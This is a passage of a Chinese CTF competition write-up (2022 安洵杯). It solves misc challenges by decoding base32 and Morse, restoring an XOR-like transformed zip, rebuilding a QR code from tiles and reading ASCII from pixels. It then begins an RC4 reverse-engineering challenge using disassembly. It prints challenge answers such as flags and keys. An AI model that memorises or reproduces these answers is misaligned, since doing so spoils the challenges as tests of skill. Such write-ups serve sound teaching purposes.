



```
U2FsdGVkX19WFgmgyKoE6P08czgfcEYzdiYZTZixMFHry1A0Bu3S5XwE3JdaSLa2C1HvRRV
TdSZqpDKHstVPkjdzYvu28zX9boBHgQcJx/8c1YtKs5anTe0FXXa0g/cLsLjsEl9GNc3G8bHVQyyvkaYC83c
QF+GHkQE6plRPZaPlE/JXKpaILaRHrTJ4jCbzum7RkJg4wTRg00MCGWTtm0jxbX/ISzi2sv0lRgnh4YgKCHA
6tylbh0hOtwjZTg5X8RhHfj+obx0qlC4BRKqeNggsgbmDbwl+QTn7jriE32IENdzwGvXLexWx2D6fyKNy9fo
0EcbF9IeaIHshKHcogQ==
```

Plain Text

这边可能是 des、aes、rabbit 加密


## 5.aes 解密



```
LFXXK4RAJVXXE43FEBRW6ZDFEBSG6ZLTNYTXIIDIMF3GKIDUN4QGEZJAJVXXE43FEBRW6ZDF566IY3LBPFRGKIDZN52SAY3BNYQHK43FEB2GQZJAJVXXE43FEBRW6ZDFEBRHSIDBNZXXI2DFOIQHOYLZFRYGYZLBONSSAZDPNYTXIIDGN5ZGOZLUEBYGC43TO5SCAYLEMQQCEZBQM4ZWC3TEMJUW4IQ=
base32得到
Your Morse code doesn't have to be Morse code ,maybe you can use the Morse code by another way,please don't forget passwd add "d0g3andbin"

第一步得到的摩斯如下
.... . .-. . .---- ... -. ----- - -.- . -.--
d0g3andbin000000100011110001011111110101011
d0g3andbin111111011100001110100000001010100
```

我看那二进制是 33 位数有没有一种可能是化成十一位八进制数

二进制转十六进制 478bfabd0g3andbin





6. 对比 zip 包头 50 4b 03 04 0a 00 00 00

| | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 181 | 182 | 183 | 184 | 185 | 186 |
| 5 | 4 | 3 | 2 | 1 | 0 | 255 | 254 | 253 | 252 | 251 | 80 | 79 | 78 | 77 | 76 | 75 |

7. 找到规律，编写脚本还原 zip 包


```
f = open("密码不能太长哦.zip","rb")
o = open("out.zip","wb")
data = f.read()
for i in range(len(data)):
    o.write(bytes([(5-data[i])%256]))
```




## 3. RedCoast

解题思路

1. 二进制转到压缩包





2. 压缩包中有 625 个黑白图片和一个加密的文本

```php
from PIL import Image
from zlib import *

MAX = 25
pic = Image.new("RGB",(MAX,MAX))
str1 = ""

```

```python
path = "C:\\Users\\17845\\Desktop\\CTF\\axb2022\\RedCoast\\download\\"

for i in range(0,625):
    png = path + str(i) + r".png"
    #print(png)
    im = Image.open(png)
    pix = im.getpixel((1,1))
    if(str(pix)==r"(0, 0, 0)"):
        str1 += '1'
    else:
        str1 += '0'


i=0
for y in range(0,MAX):
    for x in range(0,MAX):
        if(str1[i] == '1'):
            pic.putpixel([x,y],(0,0,0))
        else:pic.putpixel([x,y],(255,255,255))
        i = i+1
#pic.show()
pic.save("flag.png")

```

复制 -->key: 187J3X1&DX3906@!

3. 把图片拼成二维码得到加密文本的密码，解压后用 cyberchef 的 magic 得到一张图片




4. 图片在 010 中观察发现 rgb 都是可读的 ascii 码，写脚本转换得到 flag

```python
from PIL import Image
im = Image.open("flag.png")
x,y = im.size
for i in range(x):
    r,g,b = im.getpixel((i,0))
    print (chr(r)+chr(g)+chr(b),end='')
```

```
C:\Users\scorpio\Desktop\2022_1127_安洵杯\Misc\RedCoast
λ python3 exp.py
180 4
Ye Wenjie's heart beats hard, like a string about to break. The black fog begins to appear in front of her. She uses h
Before everything goes into the eternal darkness, she wants to see the sunset of the Red Bank Base again. In the weste
ich is sinking in the sea of clouds, seems to be melting, and the sun's blood diffuses in the sea of clouds and sky, r
magnificent blood red. "This is the sunset of mankind...D0g3{W3Lc0Me_T@_E4rth!!}" said Ye Wenjie gently.
```

# • Reverse


## 1. reee

**题目说明：** RC4 加解密


**题目附件：**

**解题思路：**

关键函数 sub_401130，一眼 RC4




动调检测函数




关键部分被花指令了，问题不大，直接抄数据

```
.text:004011B0                          loc_4011B0:                          ; CODE XREF: sub_401430+1
.text:004011B0                                                               ; sub_401640+B5↓p
.text:004011B0 55                       push    ebp
.text:004011B1 8B EC                    mov     ebp, esp
.text:004011B3 81 EC 40 03 00 00        sub     esp, 340h
.text:004011B9 A1 04 40 40 00           mov     eax, ___security_cookie
.text:004011BE 33 C5                    xor     eax, ebp
.text:004011C0 89 45 FC                 mov     [ebp-4], eax
.text:004011C3 53                       push    ebx
.text:004011C4 56                       push    esi
.text:004011C5 57                       push    edi
.text:004011C6 C6 45 E4 56              mov     byte ptr [ebp-1Ch], 56h ; 'V'
.text:004011CA C6 45 E5 61              mov     byte ptr [ebp-1Bh], 61h ; 'a'
.text:004011CE C6 45 E6 63              mov     byte ptr [ebp-1Ah], 63h ; 'c'
.text:004011D2 C6 45 E7 A4              mov     byte ptr [ebp-19h], 0A4h
.text:004011D6 C6 45 E8 22              mov     byte ptr [ebp-18h], 22h ; '"'
.text:004011DA C6 45 E9 A4              mov     byte ptr [ebp-17h], 0A4h
.text:004011DE C6 45 EA 50              mov     byte ptr [ebp-16h], 50h ; 'P'
.text:004011E2 C6 45 EB 7D              mov     byte ptr [ebp-15h], 7Dh ; '}'
.text:004011E6 C6 45 EC CD              mov     byte ptr [ebp-14h], 0CDh
.text:004011EA C6 45 ED 8D              mov     byte ptr [ebp-13h], 8Dh
.text:004011EE C6 45 EE 13              mov     byte ptr [ebp-12h], 13h
.text:004011F2 C6 45 EF 3D              mov     byte ptr [ebp-11h], 3Dh ; '='
.text:004011F6 C6 45 F0 4A              mov     byte ptr [ebp-10h], 4Ah ; 'J'
.text:004011FA C6 45 F1 4F              mov     byte ptr [ebp-0Fh], 4Fh ; 'O'
.text:004011FE C6 45 F2 0D              mov     byte ptr [ebp-0Eh], 0Dh
.text:00401202 C6 45 F3 62              mov     byte ptr [ebp-0Dh], 62h ; 'b'
.text:00401206 C6 45 F4 88              mov     byte ptr [ebp-0Ch], 88h
.text:0040120A C6 45 F5 AB              mov     byte ptr [ebp-0Bh], 0ABh
.text:0040120E C6 45 F6 FC              mov     byte ptr [ebp-0Ah], 0FCh
.text:00401212 C6 45 F7 E9              mov     byte ptr [ebp-9], 0E9h
.text:00401216 C6 45 F8 BB              mov     byte ptr [ebp-8], 0BBh
.text:0040121A C6 45 F9 1E              mov     byte ptr [ebp-7], 1Eh
.text:0040121E C6 45 FA A0              mov     byte ptr [ebp-6], 0A0h
.text:00401222 C6 45 FB 90              mov     byte ptr [ebp-5], 90h
.text:00401226 68 00 01 00 00           push    100h
.text:0040122B 6A 00                    push    0
.text:0040122D 8D 85 E4 FD FF FF        lea     eax, [ebp-21Ch]
```

CyperChef 解密